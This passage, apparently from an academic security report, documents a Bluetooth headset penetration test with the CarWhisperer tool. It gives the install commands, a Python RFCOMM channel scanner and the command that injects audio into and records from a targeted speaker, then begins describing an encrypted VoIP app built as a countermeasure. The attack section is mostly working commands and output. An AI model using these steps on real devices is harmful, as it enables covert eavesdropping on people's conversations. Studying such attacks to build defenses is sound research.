


```
maisyed@ubuntu:~$ sudo apt-get install libbluetooth-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
libbluetooth-dev is already the newest version.
libbluetooth-dev set to manually installed.
The following packages were automatically installed and are no longer required:
  gir1.2-ubuntuoneui-3.0 libubuntuoneui-3.0-1 thunderbird-globalmenu
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 14 not upgraded.
```

Figure 8. The result after installing libbluetooth lib

The CarWhisperer [5] is downloaded, then untarred, compiled and installed by using the following commands. The results are seen on figure 9.

```
wget      http://trifinite.org/Downloads/carwhisperer-0.2.tar.gz
tar zxvf carwhisperer-0.2.tar.gz
cd carwhisperer-0.2
make
sudo make install
```




```
maisyed@ubuntu:~$ wget http://trifinite.org/Downloads/carwhisperer-0.2.tar.gz
--2015-04-13 01:03:54--  http://trifinite.org/Downloads/carwhisperer-0.2.tar.gz
Resolving trifinite.org (trifinite.org)... 217.196.146.86
Connecting to trifinite.org (trifinite.org)|217.196.146.86|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1020096 (996K) [text/plain]
Saving to: `carwhisperer-0.2.tar.gz'

100%[======================================================================================

2015-04-13 01:03:56 (844 KB/s) - `carwhisperer-0.2.tar.gz' saved [1020096/1020096]

maisyed@ubuntu:~$ tar zxvf carwhisperer-0.2.tar.gz
carwhisperer-0.2/
carwhisperer-0.2/Makefile
carwhisperer-0.2/carwhisperer.c
carwhisperer-0.2/cw_pin.pl
carwhisperer-0.2/hcid.conf
carwhisperer-0.2/samples/
carwhisperer-0.2/cw_scanner
carwhisperer-0.2/README
carwhisperer-0.2/LICENSE
carwhisperer-0.2/message.raw
carwhisperer-0.2/out.raw
carwhisperer-0.2/test.raw
carwhisperer-0.2/in.raw
maisyed@ubuntu:~$ cd carwhisperer-0.2
maisyed@ubuntu:~/carwhisperer-0.2$ make
gcc  carwhisperer.c -o carwhisperer -lbluetooth
```

```
maisyed@ubuntu:~/carwhisperer-0.2$ sudo make install
cp carwhisperer /usr/bin/
cp /etc/bluetooth/hcid.conf /etc/bluetooth/hcid.conf.old
cp hcid.conf /etc/bluetooth/hcid.conf
cp cw_pin.pl /usr/bin/
cp cw_scanner /usr/bin/
maisyed@ubuntu:~/carwhisperer-0.2$ sudo carwhisperer hci0 message.raw out.raw 00
```

Figure 9. The results for installing CarWhisperer

The CarWhisperer’s source code is compiled that required external Ubuntu libraries as shown in figure 10.




```
maisyed@ubuntu:~/carwhisperer-0.2$ sudo make
gcc  carwhisperer.c -o carwhisperer -lbluetooth
maisyed@ubuntu:~/carwhisperer-0.2$ sudo make install
cp carwhisperer /usr/bin/
cp /etc/bluetooth/hcid.conf /etc/bluetooth/hcid.conf.old
cp hcid.conf /etc/bluetooth/hcid.conf
cp cw_pin.pl /usr/bin/
cp cw_scanner /usr/bin/
```

Figure 10 Building Car-Whisperer source code

Audio devices tend to request for a pin, the pincode usually set as ‘0000’. So to automatically return the same pincode to all Bluetooth pin requests a simple passkey agent is used. Simple agent is installed using the following command. The results are shown in figure 11.


```
wget https://gist.github.com/x2q/5285011/raw/simple-agent
# Kill the existing passkey agent
pkill -9 bluetooth-applet
chmod +x simple-agent
./simple-agent
```



```
maisyed@ubuntu:~/carwhisperer-0.2$ wget https://gist.github.com/x2q/5285011/raw/
simple-agent
--2015-04-13 01:43:43--  https://gist.github.com/x2q/5285011/raw/simple-agent
Resolving gist.github.com (gist.github.com)... 192.30.252.142
Connecting to gist.github.com (gist.github.com)|192.30.252.142|:443... connected
.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://gist.githubusercontent.com/x2q/5285011/raw/simple-agent [follo
wing]
--2015-04-13 01:43:44--  https://gist.githubusercontent.com/x2q/5285011/raw/simp
le-agent
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 199.27.78.1
33
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|199.27.78.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3229 (3.2K) [text/plain]
Saving to: `simple-agent'

100%[======================================>] 3,229       --.-K/s   in 0.001s

2015-04-13 01:43:45 (5.15 MB/s) - `simple-agent' saved [3229/3229]

maisyed@ubuntu:~/carwhisperer-0.2$ pkill -9 bluetooth-applet
maisyed@ubuntu:~/carwhisperer-0.2$ chmod +x simple-agent
maisyed@ubuntu:~/carwhisperer-0.2$ ./simple-agent
Traceback (most recent call last):
  File "./simple-agent", line 113, in <module>
    adapter.RegisterAgent(path, "DisplayYesNo")
  File "/usr/lib/python2.7/dist-packages/dbus/proxies.py", line 70, in __call__
    return self._proxy_method(*args, **keywords)
  File "/usr/lib/python2.7/dist-packages/dbus/proxies.py", line 145, in __call__
    **keywords)
  File "/usr/lib/python2.7/dist-packages/dbus/connection.py", line 651, in call_
blocking
    message, timeout)
dbus.exceptions.DBusException: org.bluez.Error.AlreadyExists: Already Exists
maisyed@ubuntu:~/carwhisperer-0.2$ 
```

Figure 11 The results for installing simple key agent


First detect Bluetooth adapters or dongles installed in the computer by using hciconfig – a command like the following. As seen in figure 12, there are two, hci1 and hci0. Hci0 is the Bluetooth adapter and hci1 is the Bluetooth dongle.hci1 will be used to find Bluetooth devices.



```
maisyed@ubuntu:~$ hciconfig -a
hci1:   Type: BR/EDR  Bus: USB
        BD Address: 00:19:86:00:2B:48  ACL MTU: 1017:8  SCO MTU: 64:0
        UP RUNNING PSCAN
        RX bytes:3798 acl:0 sco:0 events:203 errors:0
        TX bytes:456 acl:0 sco:0 commands:36 errors:0
        Features: 0xff 0xff 0x8d 0xfe 0x8f 0xf9 0x00 0x80
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'ubuntu-1'
        Class: 0x200404
        Service Classes: Audio
        Device Class: Audio/Video, Device conforms to the Headset profile
        HCI Version: 2.0 (0x3)  Revision: 0x2000
        LMP Version: 2.0 (0x3)  Subversion: 0x410d
        Manufacturer: Broadcom Corporation (15)

hci0:   Type: BR/EDR  Bus: USB
        BD Address: 90:00:4E:13:1B:A8  ACL MTU: 1022:8  SCO MTU: 121:3
        UP RUNNING PSCAN ISCAN
        RX bytes:11704 acl:0 sco:0 events:2123 errors:0
        TX bytes:9173 acl:0 sco:0 commands:1072 errors:0
        Features: 0xff 0xfe 0x0d 0xfe 0x98 0x7f 0x79 0x87
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF
        Link mode: SLAVE ACCEPT
        Name: 'ubuntu-0'
        Class: 0x6e0100
        Service Classes: Networking, Rendering, Capturing, Audio, Telephony
        Device Class: Computer, Uncategorized
        HCI Version: 3.0 (0x5)  Revision: 0x9999
        LMP Version: 3.0 (0x5)  Subversion: 0x9999
        Manufacturer: Atheros Communications, Inc. (69)
```

Figure 12 The results for hciconfig -a

This command sudo hciconfig hci1 up is used to get the Bluetooth dongle up and running. For the hci1 to connect to an audio device, this command #hciconfig hci0 class 0x200404 is used. The result can be seen in figure 12 under hci1's service classes stating Audio/Video device confirming to the Speaker/Headset profile. To detect Bluetooth devices using the terminal, the following command is used.




```
maisyed@ubuntu:~$ hcitool scan
Scanning ...
        00:11:67:11:75:0B       MA-825
        90:00:4E:13:1B:A8       ubuntu-0
```

Figure 13. Demonstrates the results for Bluetooth devices around.

As seen in figure 13, two devices are detected and here we can see MA-825 is the device we will be targeting for the penetration test since it has the same mac address we have identified in the aforementioned NFC attack in section 5.1. If MA-825 had been connected to a smartphone it would not have shown up in figure 12 and our obtained MAC address from the NFC attack would still be usable in our next step.


In order to connect to device “MA-825”, we need to find its open RfComm channel. RfComm (Radio frequency communication) is a Bluetooth protocol that enables connection to multiple devices.



```python
#!/usr/bin/env python
from bluetooth import *


def rfcommCon(addr, port):
    sock = BluetoothSocket(RFCOMM)
    try:
        sock.connect((addr, port))
        print 'RFCOMM Channel ' + str(port) + ' open'
        sock.close()
    except Exception, e:
        print 'RFCOMM Channel ' + str(port) + ' closed'


for port in range(1, 30):
    rfcommCon('00:11:67:11:75:0B', port)
```

Figure 14. The script written to detect RFComm channels

In order to detect the free channel, a python script in figure 14 was written and it, as seen in figure 16 below, is executed using the MA-825’s mac address as the parameter. The script is named “scanRfcommChannels.py” and is necessary to detect all open MA-825 RfComm channels.



```
maisyed@ubuntu:~/carwhisperer-0.2$ cd /home/maisyed//carwhisperer-0.2/
maisyed@ubuntu:~/carwhisperer-0.2$ sudo carwhisperer hci0 message.raw out.raw 0
:11:67:11:75:0B
Voice setting: 0x0060
Can't connect RFCOMM channel!: Address already in use
maisyed@ubuntu:~/carwhisperer-0.2$ sudo ./scanRfcommChannels.py 00:11:67:11:75:
B
[sudo] password for maisyed:
RFCOMM Channel 1 open
RFCOMM Channel 2 open
RFCOMM Channel 3 open
RFCOMM Channel 4 open
RFCOMM Channel 5 open
RFCOMM Channel 6 open
RFCOMM Channel 7 open
RFCOMM Channel 8 open
RFCOMM Channel 9 open
RFCOMM Channel 10 open
RFCOMM Channel 11 open
RFCOMM Channel 12 open
RFCOMM Channel 13 open
RFCOMM Channel 14 open
RFCOMM Channel 15 open
RFCOMM Channel 16 open
RFCOMM Channel 17 open
RFCOMM Channel 18 open
RFCOMM Channel 19 open
RFCOMM Channel 20 open
RFCOMM Channel 21 open
RFCOMM Channel 22 open
```


Figure 15 All available RfComm channels for MA-825

As seen in figure 15, the script “scanRfcommChannels.py” was successfully executed and was necessary in finding the right radio frequency channel. There were about 30 open channels available for our next step.

After obtaining an open RfComm channel, the next task is to tap into it. Car-Whisperer program is executed via the following command and parameters.

```
carwhisperer <hci#> <messagefile> <recordfile> <bdaddr>
[channel]
```

<hci#> refers to the Bluetooth adapter. <messagefile> is a raw audio file that is played to the speaker, <recordfile> is the recorded message or conversation that is received as a raw audio file, <bdaddress> is the speakers MAC address and [channel] is the available RFComm channel. For this instance we will be inserting a prerecorded message via the message file. If this command is successfully executed, we will be able to hear a message “hello” followed by a series of dots which means that the conversation is being recorded.



```
maisyed@ubuntu:~/carwhisperer-0.2$ sudo carwhisperer hci0 message.raw out.raw 00:11:67:11:75:0B 1
Voice setting: 0x0060
RFCOMM channel connected
SCO audio channel connected (handle 45, mtu 64)
.
got: AT+VGS=26
answewred: OK
.
.
got: AT+VGM=26
ansewered: OK
.
.
.
.
.
```

Figure 16 The results of executing the Car-Whisperer on the speaker

After executing the hack command, the results in figure 16 show that we have successfully intercepted the speaker since we can hear a “hello” from the speaker and the saved out.raw file plays partial messages.

6 Video and Voice Call Application

In this chapter, we develop a distributed VoIP based Windows Phone functional proof of the concept application. VoIP (Voice over Internet Protocol) is a system that converts analog audio signals into digital packets in real time and thus with this technology phone calls can be made over the internet. We would take advantage from this application to counteract the Bluetooth headset hack. Thus the application is developed with security measures taken against the hack.

The Development environment composed of Visual Studio 2013 for software development using C# and C++ for Windows Phone. The operating system used was Windows 8/10 as it alone provided comprehensive support to Visual Studio 2013 for Window Phone. In general, Perforce was used as the revision control system, as well as TortoiseSVN, Review Board as a code review tool and SharePoint as content and document manager.

6.1 Application Description and Architecture

The application's primary task is to make calls to other phones with the same application installed. Since the connection between the mobiles phones is made via NFC tapping, the phone needs to have NFC compatibility. The audio and video streaming is done via p2p service. The targeted speaker will be connected to one of the smartphones via Bluetooth. The caller's A/V data packets will be encrypted before being transmitted to the receiver and the receiver's application will decrypt the encrypted data packets to a legible A/V stream.

The encryption will make it difficult for a third party to illegally intercept and decipher the encrypted message. In addition, video streaming feature is added without noise cancellation and the application lacks A/V compression feature that is required for smooth real time streaming.




Figure 17 The processes in the VoIP application

The application consists of a frontend process and backend process. The frontend process visualizes the application user interface and the backend process generates and receives the calls. Each process consists of one or several background processing components that process incoming calls, foreground lifetime agents, call in progress and keep call alive task.




Figure 18. WebRTC communication model

For the media streaming, IceLink SDK (developed by FrozenMountain) and its documentation are used. This includes WebRTC extension for .Net which helps creates WebRTC compatible p2p A/V data streams [33]. WebRTC (Web Real-Time Communication) is a set of standards that enables A/V streaming and application data sharing without the need of third-party software. The WebRTC model in figure 18 shows signaling done via http between the web server and the clients. The two clients are running the application from the same web server and the P2P connection stream enables the clients to connect to each other.

6.2 Design and Development

There are two pages within the application. The user interface of the application's MainPage.xaml consists of two buttons and a checkbox as seen in figure 19.

